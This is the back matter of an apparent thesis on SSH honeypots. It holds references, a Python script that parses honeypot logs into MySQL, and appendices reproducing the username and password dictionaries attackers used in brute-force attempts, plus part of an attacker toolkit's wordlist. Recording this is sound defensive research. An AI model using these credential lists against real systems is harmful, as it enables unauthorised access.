[BL06] BlockHosts, http://www.aczoom.com/cms/blockhosts, last access in February 2008

[CA05] Canavan, J. 2005. White Paper: Symantec Security Response; The Evolution of Malicious IRC Bots. Available at: http://www.symantec.com/avcenter/reference/the. evolution.of.malicious.irc.bots.pdf

[CM07] Christey, S & Martin, R. May 22, 2007. Common Weakness Enumeration. Vulnerability Type Distributions in CVE. Available at: http://cwe.mitre.org/documents/ vuln-trends/index.html

[CR08] Cracklib, http://sourceforge.net/projects/cracklib, last access in February 2008

[DE08] DenyHosts, http://denyhosts.sourceforge.net, last access in February 2008

[EG06] EggDrop Development, http://www.eggheads.org/, last accessed in February 2008

[EN05] EnergyMech, http://www.energymech.net/, last accessed in February 2008

[FA07] Fail2ban Main Page, http://www.fail2ban.org, last access in February 2008

[FW08] fwknop: Single Packet Authorization, http://www.cipherdyne.org/fwknop/, last access in February 2008

[GA07] Gaudin, S. September 6, 2007. InformationWeek. Storm Worm Botnet More Powerful Than Top Supercomputers. Available at: http://www.informationweek.com/news/ showArticle.jhtml?articleID=201804528

[HO04] Hochmuth, P. November 11, 2004. LinuxWorld. Linux is 'most breached' OS on the Net, security research firm says. Available at: http://www.linuxworld.com.au/index.php/id; 188808220;fp;2;fpid;1

[HO05] The Honeynet Project and Research Alliance. Know Your Enemy, Tracking Botnets. http://honeynet.org/papers/bots, March 2005

[IE81] Internet Engineering Task Force, RFC 793: Transmission Control Protocol, http://tools.ietf.org/html/rfc793, last accessed in March 2008

[KN08] knock – Wiki Index, http://www.zeroflux.org/knock/, last access in February 2008

[LE06] Lemon, S. September 20, 2006. ComputerWorld Security. Bruce Schneier: We are losing the security war. Available at: http://www.computerworld.com/action/article.do?command= viewArticleBasic& articleId=9003477

[MC04] McAfee Avert® Labs Threat Library. December 21. 2004. Linux/Portscan, http://vil.nai.com/vil/content/ v_130469.htm, last access in March 2008.

[MC07] McMillan, R. October 5, 2007. ComputerWorld. eBay: Phishers getting better organised, using Linux. Available at: http://computerworld.co.nz/news.nsf/scrt/ CD0B9D97EE6FE411CC25736A000 E4723.

[MI06] Microsoft Corporation, Strong passwords: How to create and use them, http://www.microsoft.com/protect/yourself/password/create.mspx, last access in February 2008

[MI08] Microsoft Corporation, Password checker, http://www.microsoft.com/protect/yourself/ password/checker.mspx, last accessed in February 2008

[NE08] Netcraft: Mr-Brain: Stealing Phish from Fraudsters, http://news.netcraft.com/archives/ 2008/01/22/mrbrain_stealing_phish_from_fraudsters.html, last accessed in March 2008

[NM08] Nmap – Free Security Scanner for Network Exploration & Security Audits, http://nmap.org, last access in February 2008

[OP07] OpenSSH, http://openssh.org, last access in February 2008

[PH05] PHP Shell, http://sourceforge.net/project/showfiles.php?group_id=156638, last access in February 2008

[PH06] PHP Honeypot Project, http://www.rstack.org/phphop/, last access in February 2008

[PL05] The Planet Forums: *HACKER* deep system compromise, http://forums.theplanet.com/index.php?showtopic=57159, last access in February 2008

[PL08] Pluggable password strength checker for your servers, http://www.openwall.com/ passwdqc/, last access in February 2008

[PS05] psyBNC, http://www.psybnc.at/about.html, last accessed in February 2008

[PT05] S. Panjwani, S. Tan, K. Jarrin, and M. Cukier, “An Experimental Evaluation to Determine if Port Scans are Precursors to an Attack,” in Proceedings of the International Conference on Dependable Systems and Networks (DSN-2005), Yokohama, Japan, June 28-July 1, 2005, pp. 602-611

[RB07] Ramsbrock, D. Berthier, R. & Cukier, M. 2007. “Profiling Attacker Behavior Following SSH Compromises,” in Proceedings of the 37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, pp.119-124

[RZ06] Moheeb Abu Rajab , Jay Zarfoss , Fabian Monrose , Andreas Terzis, “A multifaceted approach to understanding the botnet phenomenon,” in Proceedings of the 6th ACM SIGCOMM on Internet measurement, October 25-27, 2006, Rio de Janeriro, Brazil

[SA07] Sachs, M. June 20, 2007. MPack Analysis. Available at: http://isc.sans.org/diary.html? storyid=3015

[SA07a] SANS Institute. 2007. SANS Top-20 2007 Security Risks (2007 Annual Update). Available at: http://www.sans.org/ top20/ 2007/

[SA07b] SANS Internet Storm Center. October 22, 2007. SSH scanning changes to a more distributed (coordinated?) model, http://isc.incidents.org/diary.html?storyid=3529, last accessed in March 2008

[SA08] SANS Internet Storm Center. February 29, 2008. Dense Distributed SSH bruteforce attempts, http://isc.sans.org/diary.html?storyid=4045, last accessed in March 2008

[SE04] SecuriTeam—Fast SYN Scanner (libnet, libpcap), http://www.securiteam.com/tools/5EP0B0ADFO.html, last accessed in March 2008

[SE06] Seifert, C. September 11, 2006. SecurityFocus. Analyzing Malicious SSH Login Attempts. Available at: http://www.securityfocus.com/infocus/1876

[SY07] Symantec December 17, 2007. Symantec Looks Back at the Internet Security Trends and Threats of 2007. Available at: http://www.symantec.com/about/news/resources/press_kits/detail.jsp?pkid=endofyear

[US00] US Census Bureau. Frequently Occurring Surnames From Census 2000. Available at: http://www.census.gov/ genealogy/ www/freqnames2k.html

[US07] US-CERT. December 3, 2007. Quarterly Trends and Analysis Report, Volume 2, Issue 4. Available at: http://www.us-cert.gov/press_room/ trendsanalysisQ407.pdf

Appendix A

The following is the source code of the parse_logs.py script, described in Chapter 2.

```
##############################################
# parse_logs.py                              #
#                                            #
# Parses log files from an SSH honeypot      #
# and stores data in MySQL database          #
#                                            #
##############################################

import os
import sys
import fileinput
import MySQLdb
import time
import datetime

year = time.localtime()[0]
def getUser( line ):
    if line.find('invalid user') >= 0:
        return (line.split())[10]
    else:
        return (line.split())[8]

def getPwd( line ):
    bits = line.split()
    tmp = ""
    i = 6
    while ( bits[i] != "from" ):
        tmp += bits[i] + " "
        i += 1
    return tmp.strip()

def getInvalidUser( line ):
    return (line.split())[7]

def getIP( line ):
    pieces = line.split()
    return pieces[len(pieces) - 1]

def get_month( mon ):
    if mon == 'Jan':
        num = '01'
    elif mon == 'Feb':
        num = '02'
    elif mon == 'Mar':
        num = '03'
    elif mon == 'Apr':
        num = '04'
    elif mon == 'May':
        num = '05'
    elif mon == 'Jun':
        num = '06'
    elif mon == 'Jul':
        num = '07'
    elif mon == 'Aug':
        num = '08'
    elif mon == 'Sep':
        num = '09'
    elif mon == 'Oct':
        num = '10'
    elif mon == 'Nov':
        num = '11'
    else:
        num = '12'
    return num

def get_dtg(mode, line):
    # mode 1 returns a tuple
    # mode 2 returns a string
    global year
    line_parts = line.split(':')
    date_parts = line_parts[0].split()
    month = get_month( date_parts[0] )
    day_value = date_parts[1]
    if len(day_value) == 1:
        day = '0' + day_value
    else:
        day = day_value
    minute = line_parts[1]
    second = ((line_parts[2]).split())[0]
    if mode == 1:
        return datetime.datetime(year, int(month), int(day),
int(date_parts[2]), int(minute), int(second))
    if mode == 2:
        return str(year) + '-' + month + '-' + str(day) + ' ' +
date_parts[2] + ':' + minute + ':' + second

def process_file(cur, last, f):
    num_records = 0
    try:
        getUserInfo = False
        for line in fileinput.input(f):
            dtg = get_dtg( 1, line )
            if dtg > last and line.find( 'PW-ATTEMPT') >= 0:
                dtgroup = get_dtg( 2, line)
                pwd = getPwd( line )
                ip = getIP( line )
                getUserInfo = True
            elif getUserInfo and line.find('Failed password') >= 0:
                username = getUser( line )
                cur.execute( "insert into logentry values(null, %s,
%s, %s, %s)", (dtgroup, username, pwd, ip) )
                #query = "insert into logentry values(null, %s, %s,
%s, %s)", (dtgroup, username, pwd, ip)
```

```
                #print query
                num_records += 1
                getUserInfo = False
    except IOError:
        print "ERROR: Can't find input file. Outta here!"
        sys.exit(1)

def main():
    # Establish a connection to the local database
    db = MySQLdb.Connect(host="localhost", user="waldo",
passwd="1a562d", db="sshdlogs")
    cursor = db.cursor()

    # Get the dtg for the last login attempt entry in the database
    query = "select max(dtg) from logentry;"
    cursor.execute(query)
    row = cursor.fetchone()
    last_dtg = row[0]

    ########################################################
    # Check whether we need to process /var/log/auth.log.0 #
    ########################################################

    # First, get the dtg for auth.log.0
    # and turn it into datetime format

    tmp = os.path.getmtime("/var/log/auth.log.0");
    auth_zero = datetime.datetime.fromtimestamp(tmp)
    #print auth_zero

    # If the dtg of the last entry is prior to the
    # modification time of /var/log/auth.log.0
    # then it needs to be processed
    process_zero = last_dtg < auth_zero

    # Process the old security log file, if required
    if process_zero:
        f = "/var/log/auth.log.0"
        process_file( cursor, last_dtg, f)

    # Now, process the current security log file
    f = "/var/log/auth.log"
    process_file( cursor, last_dtg, f)

    # Close the db
    db.close()

if __name__ == "__main__":
    main()
```

Appendix B

The following is a list of the usernames and passwords for Dictionary 66, described in Chapter 3.

Username	Password
root	trustno1
root	changeme
root	qazwsx
root	qazwsxedc
root	qpwoeiruty
root	1q2w3e4r5t
root	qwerty
root	admin
root	123456
root	secret
root	administrator
root	root
root	root123
root	rootroot
root	redhat
root	11111
root	111111
root	!@#$%^
root	pass123
root	root123456
root	backup
root	passwd
root	password
root	passw0rd
root	master
root	12345
root	user
root	webadmin
root	1234
root	41b2c3
root	41b2c3d4
root	4bc123
root	4bcd1234
root	4bcd3fgh
root	4c4d3mi4
root	4c4d3mic
root	1q2w3e4r
root	1q2w3e
root	1i2o3p
root	i1o2p3
root	abc123
root	abcd1234
root	a1b2c3
root	1a2b3c
root	a1b2c3d4
root	1a2b3c4d
root	zxcvbnm
root	poiuyt
root	poiuytrewq
root	pqowie
root	qpwoei
root	zaqxsw
root	aqswdefr
root	zaxscdvf
root	qawsedrf
root	asdfgh
root	asdfghj
root	lpkojihu
root	plokijuh
root	wasd
root	qwaesz
root	eszrdx
root	zsexdr
root	qawzse
root	kenwod
root	kenwood

Appendix C

The three versions of Dictionary-168, described in Chapter 3, are listed below.

Dictionary 168-a

Username	Password
staff	staff
sales	sales
recruit	recruit
alias	alias
office	office
samba	samba
tomcat	tomcat
webadmin	webadmin
spam	spam
virus	virus
cyrus	cyrus
oracle	oracle
michael	michael
ftp	ftp
test	test
webmaster	webmaster
postmaster	postmaster
postfix	postfix
postfix	postgres
paul	paul

Dictionary-168b

Username	Password
staff	staff
sales	sales
recruit	recruit
alias	alias
office	office
samba	samba
tomcat	tomcat
webadmin	webadmin
spam	spam
virus	virus
cyrus	cyrus
oracle	oracle
michael	michael
ftp	ftp
test	test
webmaster	webmaster
postmaster	postmaster
postfix	postfix
postgres	postgres
paul	paul

Dictionary-168c

Username	Password
staff	staff
sales	sales
recruit	recruit
alias	alias
office	office
samba	samba
tomcat	tomcat
webadmin	webadmin
spam	spam
virus	virus
cyrus	cyrus
oracle	oracle
michael	michael
ftp	ftp
test	test
webmaster	webmaster
postmaster	postmaster
postmaster	postfix
postgres	postgres
Paul	paul

root	root
guest	guest
admin	admin
linux	linux
user	user
david	david
web	web
web	apache
pgsql	pgsql
pgsql	mysql
info	info
tony	tony
core	core
newsletter	newsletter
named	named
visitor	visitor
ftpuser	ftpuser
username	username
administrator	administrator
library	library
test	test123
root	root123
root	master
admin	admin123
guest	guest123
master	master
root	webadmin

root	root
guest	guest
admin	admin
linux	linux
user	user
david	david
web	web
apache	apache
pgsql	pgsql
mysql	mysql
info	info
tony	tony
core	core
newsletter	newsletter
named	named
visitor	visitor
ftpuser	ftpuser
username	username
administrator	administrator
library	library
test	test123
root	root123
root	master
admin	admin123
guest	guest123
master	master
root	webadmin

root	root
guest	guest
admin	admin
linux	linux
user	user
david	david
web	web
apache	apache
pgsql	pgsql
mysql	mysql
info	info
tony	tony
core	core
newsletter	newsletter
named	named
visitor	visitor
ftpuser	ftpuser
username	username
administrator	administrator
library	library
test	test123
root	root123
root	master
admin	admin123
guest	guest123
master	master
root	webadmin

root	admin
root	linux
root	test
root	webmaster
admin	root
admin	administrator
admin	12345
admin	123456
root	123456
root	12345678
test	test12345
test	123456
webmaster	123456
username	password
user	password
root	password
admin	password
test	password
root	apache
root	unix
root	redhat
danny	danny
alex	alex
brett	brett
mike	mike
alan	alan
data	data

root	admin
root	linux
root	test
root	webmaster
admin	root
admin	administrator
admin	12345
admin	123456
root	123456
root	12345678
test	test12345
test	123456
webmaster	123456
username	password
user	password
root	password
admin	password
test	password
root	apache
root	unix
root	redhat
danny	danny
alex	alex
brett	brett
mike	mike
alan	alan
data	data

root	admin
root	linux
root	test
root	webmaster
admin	root
admin	administrator
admin	12345
admin	123456
root	123456
root	12345678
test	test12345
test	123456
webmaster	123456
username	password
user	password
root	password
admin	password
test	password
root	apache
root	unix
root	redhat
danny	danny
alex	alex
brett	brett
mike	mike
alan	alan
data	data

www-data	www-data
http	http
httpd	httpd
pop	pop
nobody	nobody
root	login
backup	backup
info	123456
shop	shop
sales	sales
web	web
www	www
wwwrun	wwwrun
adam	adam
stephen	stephen
richard	richard
george	george
john	john
news	news
angel	angel
games	games
pgsql	pgsql123
mail	mail
adm	adm
ident	ident
webpop	webpop
susan	susan

www-data	www-data
http	http
httpd	httpd
pop	pop
nobody	nobody
root	login
backup	backup
info	123456
shop	shop
sales	sales
web	web
www	www
wwwrun	wwwrun
adam	adam
stephen	stephen
richard	richard
george	george
john	john
news	news
angel	angel
games	games
pgsql	pgsql123
mail	mail
adm	adm
ident	ident
webpop	webpop
susan	susan

www-data	www-data
http	http
httpd	httpd
pop	pop
nobody	nobody
root	login
backup	backup
info	123456
shop	shop
sales	sales
web	web
www	www
wwwrun	wwwrun
adam	adam
stephen	stephen
richard	richard
george	george
john	john
news	news
angel	angel
games	games
pgsql	pgsql123
mail	mail
adm	adm
ident	ident
webpop	webpop
susan	susan

sunny	sunny
steven	steven
ssh	ssh
search	search
sara	sara
robert	robert
richard	richard
party	party
amanda	amanda
amanda	rpm
operator	operator
sgi	sgi
sgi	sshd
users	users
admins	admins
admins	123456
bin	bin
daemon	daemon
lp	lp
sync	sync
shutdown	shutdown
halt	halt
uucp	uucp
uucp	smmsp
dean	dean
unknown	unknown
securityagent	securityagent

sunny	sunny
steven	steven
ssh	ssh
search	search
sara	sara
robert	robert
richard	richard
party	party
amanda	amanda
rpm	rpm
operator	operator
sgi	sgi
sshd	sshd
users	users
admins	admins
admins	123456
bin	bin
daemon	daemon
lp	lp
sync	sync
shutdown	shutdown
halt	halt
uucp	uucp
smmsp	smmsp
dean	dean
unknown	unknown
securityagent	securityagent

sunny	sunny
steven	steven
ssh	ssh
search	search
sara	sara
robert	robert
richard	richard
party	party
amanda	amanda
rpm	rpm
operator	operator
sgi	sgi
sgi	sshd
users	users
admins	admins
admins	123456
bin	bin
daemon	daemon
lp	lp
sync	sync
shutdown	shutdown
halt	halt
uucp	uucp
smmsp	smmsp
dean	dean
unknown	unknown
securityagent	securityagent

tokend	tokend
windowserver	windowserver
appowner	appowner
xgridagent	xgridagent
agent	agent
xgridcontroller	xgridcontroller
jabber	jabber
amavisd	amavisd
clamav	clamav
appserver	appserver
mailman	mailman
cyrusimap	cyrusimap
qtss	qtss
eppc	eppc
telnetd	telnetd
identd	identd
gnats	gnats
jeff	jeff
irc	irc
list	list
eleve	eleve
proxy	proxy
sys	sys
zzz	zzz
frank	frank
dan	dan
james	james

tokend	tokend
windowserver	windowserver
appowner	appowner
xgridagent	xgridagent
agent	agent
xgridcontroller	xgridcontroller
jabber	jabber
amavisd	amavisd
clamav	clamav
appserver	appserver
mailman	mailman
cyrusimap	cyrusimap
qtss	qtss
eppc	eppc
telnetd	telnetd
identd	identd
gnats	gnats
jeff	jeff
irc	irc
list	list
eleve	eleve
proxy	proxy
sys	sys
zzz	zzz
frank	frank
dan	dan
james	james

tokend	tokend
windowserver	windowserver
appowner	appowner
xgridagent	xgridagent
agent	agent
xgridcontroller	xgridcontroller
jabber	jabber
amavisd	amavisd
clamav	clamav
appserver	appserver
mailman	mailman
cyrusimap	cyrusimap
qtss	qtss
eppc	eppc
telnetd	telnetd
identd	identd
gnats	gnats
jeff	jeff
irc	irc
list	list
eleve	eleve
proxy	proxy
sys	sys
zzz	zzz
frank	frank
dan	dan
james	james

snort	snort
radiomail	radiomail
harrypotter	harrypotter
divine	divine
popa3d	popa3d
aptproxy	aptproxy
desktop	desktop
workshop	workshop
workshop	mailnull
workshop	nfsnobody
workshop	rpcuser
workshop	rpc
gopher	gopher

snort	snort
radiomail	radiomail
harrypotter	harrypotter
divine	divine
popa3d	popa3d
aptproxy	aptproxy
desktop	desktop
workshop	workshop
mailnull	mailnull
nfsnobody	nfsnobody
rpcuser	rpcuser
rpc	rpc
gopher	gopher

snort	snort
radiomail	radiomail
harrypotter	harrypotter
divine	divine
popa3d	popa3d
aptproxy	aptproxy
desktop	desktop
workshop	workshop
mailnull	mailnull
nfsnobody	nfsnobody
rpcuser	rpcuser
rpc	rpc
gopher	gopher

Appendix D

The following is a list of the usernames and passwords for Dictionary-363 and Dictionary-373, described in Chapter 3.

Dictionary-363

Username	Password
root	admin
root	apple
apple	apple
root	brian
brian	brian
root	andrew
andrew	andrew
root	newsroom
newsroom	newsroom
root	magazine
magazine	magazine
root	research
research	research
root	cjohnson
cjohnson	cjohnson
root	export
export	export
root	photo
photo	photo
root	gast
gast	gast
root	murray
murray	murray
root	falcon
falcon	falcon
root	fly
fly	fly
root	gerry
gerry	gerry
root	test
root	test1
root	teste
root	root
root	guest

Dictionary-373

Username	Password
root	dumn3z3u
root	0767390145
admin	0767390145
admin	dumn3z3u
test	dumn3z3u
test	0767390145
user	dumn3z3u
user	0767390145
user1	0729551027
user1	0767390145
user1	dumn3z3u
user	1qazsdfg
user1	1qazsdfg
mail	0767390145
mail	1qazsdfg
mail	dumn3z3u
root	admin
root	apple
apple	apple
root	brian
brian	brian
root	andrew
andrew	andrew
root	newsroom
newsroom	newsroom
root	magazine
magazine	magazine
root	research
research	research
root	cjohnson
cjohnson	cjohnson
root	export
export	export
root	photo

root	temp
guest	guest
test	test
test1	test1
teste	teste
admin	admin
postgres	postgres
root	root123
webmaster	webmaster
web	web
http	http
httpd	httpd
www	www
www1	www1
root	12345
root	123456
ftp	ftp
ftpuser	ftpuser
data	data
oracle	oracle
root	oracle
user	user
root	user
root	install
install	install
root	linux
linux	linux
root	service
service	service
root	demo
demo	demo
root	mysql
mysql	mysql
root	password
password	password
root	pass
pass	pass
root	system
system	system
temp	temp123
root	fedora

photo	photo
root	gast
gast	gast
root	murray
murray	murray
root	falcon
falcon	falcon
root	fly
fly	fly
root	gerry
gerry	gerry
root	test
root	test1
root	teste
root	root
root	guest
root	temp
guest	guest
test	test
test1	test1
teste	teste
admin	admin
postgres	postgres
root	root123
webmaster	webmaster
web	web
http	http
httpd	httpd
www	www
www1	www1
root	12345
root	123456
ftp	ftp
ftpuser	ftpuser
data	data
oracle	oracle
root	oracle
user	user
root	user
root	install
install	install

fedora	fedora
falcon	falcon
root	falcon
root	cocolino
cocolino	cocolino
server	server
root	server
root	master
master	master
root	www-data
www-data	www-data
root	andrew
andrew	andrew
root	postmaster
postmaster	postmaster
testuser	testuser
tester	tester
root	testuser
root	tester
root	knoppix
knoppix	knoppix
root	design
design	design
root	public
public	public
root	24021988
root	fagaras
root	poiuytrewq
root	qwertyuiop
root	qazwsxedcrfvtgbyhnum
root	qazwsxedc
root	qsxesz
root	q1w2e3r4
root	q2w3e4r5
root	2wsx3edc
root	1qwe23
root	0plmnko9
root	7yhn
root	5tgb6yhn
root	qwerty123
root	root

root	linux
linux	linux
root	service
service	service
root	demo
demo	demo
root	mysql
mysql	mysql
root	password
password	password
root	pass
pass	pass
root	system
system	system
temp	temp123
root	fedora
fedora	fedora
falcon	falcon
root	falcon
root	cocolino
cocolino	cocolino
server	server
root	server
root	master
master	master
root	www-data
www-data	www-data
root	andrew
andrew	andrew
root	postmaster
postmaster	postmaster
testuser	testuser
tester	tester
root	testuser
root	tester
root	knoppix
knoppix	knoppix
root	design
design	design
root	public
public	public

root	r@@t
root	1qaz2wsx
root	1qa2ws
root	1qa2ws3ed
root	1qaz2wsx3edc
root	0o9i8u7y
root	0ok9ij
root	qpoeiruty
root	changeme
root	www123
root	123www
root	qpwoeiruty
root	root123
root	root1
root	root!
root	root!@#
root	root1234
root	root!@#$
root	!@#$
root	!@#
root	123
root	1234
root	12345
root	123456
root	1234567
root	rootroot
root	rootpass
root	rootuser
root	userroot
root	qwerty
root	q1w2e3r4
root	1q2w3e4r
root	qwer1234
root	abc123
root	123abc
root	1a2b3c4d
root	qawsed
root	zxcvbnm
root	asdfgh
root	a
root	abc

root	24021988
root	fagaras
root	poiuytrewq
root	qwertyuiop
root	qazwsxedcrfvtgbyhnum
root	qazwsxedc
root	qsxesz
root	q1w2e3r4
root	q2w3e4r5
root	2wsx3edc
root	1qwe23
root	0plmnko9
root	7yhn
root	5tgb6yhn
root	qwerty123
root	root
root	r@@t
root	1qaz2wsx
root	1qa2ws
root	1qa2ws3ed
root	1qaz2wsx3edc
root	0o9i8u7y
root	0ok9ij
root	qpoeiruty
root	changeme
root	www123
root	123www
root	qpwoeiruty
root	root123
root	root1
root	root!
root	root!@#
root	root1234
root	root!@#$
root	!@#$
root	!@#
root	123
root	1234
root	12345
root	123456
root	1234567

root	abcdef
root	qwe123
guset	123qwe
root	q1w2e3
root	1q2w3e
root	pass1234
root	1111
root	111111
root	11111
root	aaa
root	rootabc
root	123root123
root	root#
root	!@#$%
root	!@#$%^
root	pass123
root	abc
root	abcde
root	abcdef
root	abcdefg
root	abcdefgh
root	abcdefghi
root	default
root	p@ssw0rd
root	p@ssword
root	passw0rd
root	pa$$word
root	pa55word
root	pa55w0rd
root	kx028897chebeuname+a
root	asdfghjkl
root	lkjhgfdsa
root	mnbvcxz
root	zxcvbnm
root	zsexdrcft
root	wsxedcrfvtgb
root	swdefr
root	aqswde
root	zdxfcgvh
root	o9q1w2e3i8u7
root	3edc4rfv5tgb

root	rootroot
root	rootpass
root	rootuser
root	userroot
root	qwerty
root	q1w2e3r4
root	1q2w3e4r
root	qwer1234
root	abc123
root	123abc
root	1a2b3c4d
root	qawsed
root	zxcvbnm
root	asdfgh
root	a
root	abc
root	abcdef
root	qwe123
guset	123qwe
root	q1w2e3
root	1q2w3e
root	pass1234
root	1111
root	111111
root	11111
root	aaa
root	rootabc
root	123root123
root	root#
root	!@#$%
root	!@#$%^
root	pass123
root	abc
root	abcde
root	abcdef
root	abcdefg
root	abcdefgh
root	abcdefghi
root	default
root	p@ssw0rd
root	p@ssword

root	bhunjimkolp
root	root12345
root	rootrootroot
root	rootadmin
root	pulamea
root	polamea
root	root
root	root1
root	root12
root	root123
root	root1234
root	root12345
root	root123456
root	root1234567
root	root12345678
root	root123456789
root	parolanoua
root	parola
test	test
test	test123
test	tests
test	123456
guest	guest
guest	123456
admin	admin
admin	admins
user	user
user	123456
cyrus	cyrus
mysql	mysql
emily	emily
emma	emma
madison	madison
hannah	hannah
hailey	hailey
sarah	sarah
kaitlyn	kaitlyn
isabella	isabella
olivia	olivia
abigail	abigail
madeline	madeline

root	passw0rd
root	pa$$word
root	pa55word
root	pa55w0rd
root	kx028897chebeuname+a
root	asdfghjkl
root	lkjhgfdsa
root	mnbvcxz
root	zxcvbnm
root	zsexdrcft
root	wsxedcrfvtgb
root	swdefr
root	aqswde
root	zdxfcgvh
root	o9q1w2e3i8u7
root	3edc4rfv5tgb
root	bhunjimkolp
root	root12345
root	rootrootroot
root	rootadmin
root	pulamea
root	root1
root	root12
root	root123
root	root1234
root	root12345
root	root123456
root	root1234567
root	root12345678
root	root123456789
root	parolanoua
root	parola
test	test123
test	tests
test	123456
guest	123456
admin	admins
user	123456
cyrus	cyrus
mysql	mysql
emily	emily

kaylee	kaylee
alyssa	alyssa
grace	grace
sophia	sophia
lauren	lauren
brianna	brianna
alexis	alexis
sydney	sydney
megan	megan
chloe	chloe
ashley	ashley
samantha	samantha
taylor	taylor
elizabeth	elizabeth
anna	anna
ana	ana
mia	mia
kayla	kayla
makayla	makayla
riley	riley
zoe	zoe
jordan	jordan
kylie	kylie
allison	allison
katherine	katherine
tachel	rachel
lily	lily
ella	ella
julia	julia
isabelle	isabelle
natalie	natalie
morgan	morgan
ava	ava
mackenzie	mackenzie
victoria	victoria
paige	paige
abby	abby
jessica	jessica
jasmine	jasmine
savannah	savannah
arianna	arianna

emma	emma
madison	madison
hannah	hannah
hailey	hailey
sarah	sarah
kaitlyn	kaitlyn
isabella	isabella
olivia	olivia
abigail	abigail
madeline	madeline
kaylee	kaylee
alyssa	alyssa
grace	grace
sophia	sophia
lauren	lauren
brianna	brianna
alexis	alexis
sydney	sydney
megan	megan
chloe	chloe
ashley	ashley
samantha	samantha
taylor	taylor
elizabeth	elizabeth
anna	anna
ana	ana
mia	mia
kayla	kayla
makayla	makayla
riley	riley
zoe	zoe
jordan	jordan
kylie	kylie
allison	allison
katherine	katherine
tachel	rachel
lily	lily
ella	ella
julia	julia
isabelle	isabelle
natalie	natalie

maya	maya
brooke	brooke
rebecca	rebecca
katie	katie
alexandra	alexandra
jenna	jenna
gabriella	gabriella
bailey	bailey
destiny	destiny
trinity	trinity
avery	avery
caroline	caroline
nicole	nicole
faith	faith
erin	erin
amanda	amanda
gabrielle	gabrielle
audrey	audrey
molly	molly
sophie	sophie
alexa	alexa
claire	claire
aaliyah	aaliyah
leah	leah
kate	kate
skylar	skylar
mckenna	mckenna
kennedy	kennedy
peyton	peyton
lindsey	lindsey
ashlyn	ashlyn
carly	carly
marissa	marissa
gracie	gracie
sierra	sierra
lillian	lillian
jillian	jillian
reagan	reagan
shelby	shelby
amelia	amelia
jada	jada

morgan	morgan
ava	ava
mackenzie	mackenzie
victoria	victoria
paige	paige
abby	abby
jessica	jessica
jasmine	jasmine
savannah	savannah
arianna	arianna
maya	maya
brooke	brooke
rebecca	rebecca
katie	katie
alexandra	alexandra
jenna	jenna
gabriella	gabriella
bailey	bailey
destiny	destiny
trinity	trinity
avery	avery
caroline	caroline
nicole	nicole
faith	faith
erin	erin
amanda	amanda
gabrielle	gabrielle
audrey	audrey
molly	molly
sophie	sophie
alexa	alexa
claire	claire
aaliyah	aaliyah
leah	leah
kate	kate
skylar	skylar
mckenna	mckenna
kennedy	kennedy
peyton	peyton
lindsey	lindsey
ashlyn	ashlyn

kendall	kendall
courtney	courtney
brooklyn	brooklyn
autumn	autumn
mary	mary
amber	amber
maggie	maggie
danielle	danielle
ben	ben
jacob	jacob
aidan	aidan
ethan	ethan
matthew	matthew
nicholas	nicholas
joshua	joshua
ryan	ryan
michael	michael
zachary	zachary
tyler	tyler
dylan	dylan
andrew	andrew
connor	connor
jack	jack
christopher	christopher
caleb	caleb
alexander	alexander
logan	logan
jayden	jayden
nathan	nathan
noah	noah
joseph	joseph
benjamin	benjamin
daniel	daniel
william	william
anthony	anthony
cameron	cameron
james	james
austin	austin
jackson	jackson
justin	justin
brandon	brandon

carly	carly
marissa	marissa
gracie	gracie
sierra	sierra
lillian	lillian
jillian	jillian
reagan	reagan
shelby	shelby
amelia	amelia
jada	jada
kendall	kendall
courtney	courtney
brooklyn	brooklyn
autumn	autumn
mary	mary
amber	amber
maggie	maggie
danielle	danielle
ben	ben
jacob	jacob
aidan	aidan
ethan	ethan
matthew	matthew
nicholas	nicholas
joshua	joshua
ryan	ryan
michael	michael
zachary	zachary
tyler	tyler
dylan	dylan
andrew	andrew
connor	connor
jack	jack
christopher	christopher
caleb	caleb
alexander	alexander
logan	logan
jayden	jayden
nathan	nathan
noah	noah
joseph	joseph

john	john

benjamin	benjamin
daniel	daniel
william	william
anthony	anthony
cameron	cameron
james	james
austin	austin
jackson	jackson
justin	justin
brandon	brandon
john	john

Appendix E

The following is the list of 3,342 words from a file named `common`, which was contained in the webmin toolkit, described in Chapter 4.

```
000
0000
00000
000000
0000000
00000000
111
1111
11111
111111
1111111
11111111
123
1234
123456
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
222
2222
22222
222222
2222222
22222222
333
3333
33333
333333
3333333
33333333
444
4444
44444
4444444
44444444
555
5555
55555
555555
5555555
55555555
666
6666
66666
666666
6666666
66666666
777
7777
77777
777777
7777777
77777777
888
8888
88888
888888
8888888
88888888
999
9999
99999
999999
9999999
99999999
aaa
aaaa
aaaaa
aaaaaa
aaaaaaa
aaaaaaaa
aaron
aarti
abc
abdenace
abdol
abdul
abdulkaf
abdullah
abdur
abhijit
abhiram
abraham
abrar
acacia
academia
academic
accept
access
ada
adam
adel
adi
adib
adine
adm
admin
adrian
adrianna
adrianne
adrien
adrienne
adult
aeneas
aerobics
afrid
aggie
agnes
ahidee
ahmed
ahmet
aileen
aimee
airplane
ajai
ajay
akhil
akiko
alain
alamgir
alan
alastair
alayne
albany
albatros
albert
alberto
alejandr
alena
alert
alessand
alex
alexande
alexandr
alexendr
alexia
alf
```

alfred
algebra
ali
alias
aliases
alica
alice
alicia
alisa
alison
allah
allan
allen
allison
alok
alpha
alphabet
altaf
althea
alva
alvin
alyson
ama
amadeus
amanda
amar
amarjit
amarpree
amber
ami
amos
amril
amy
an-jen
anal
analog
anant
ananth
anastasi
anchana
anchor
anders
andi
andre
andrea
andreas
andrew
andrzej
andy
aneliese
angel
angela
angerine
angie
ani
anil
animals
anis
anita
anjana
anjen
ann
anna
annalena
annalise
annamari
anne
annette
anni
annie
anon
anonymous
answer
anthony
antoine
anton
antonio
antony
anu
anupa
anupam
anurag
anvils
anything
april
aram
arash
arbenz
ardent
arelene
ari
aria
ariadne
ariella
arif
arijit
arindam
arjun
arjunasa
arlene
armand
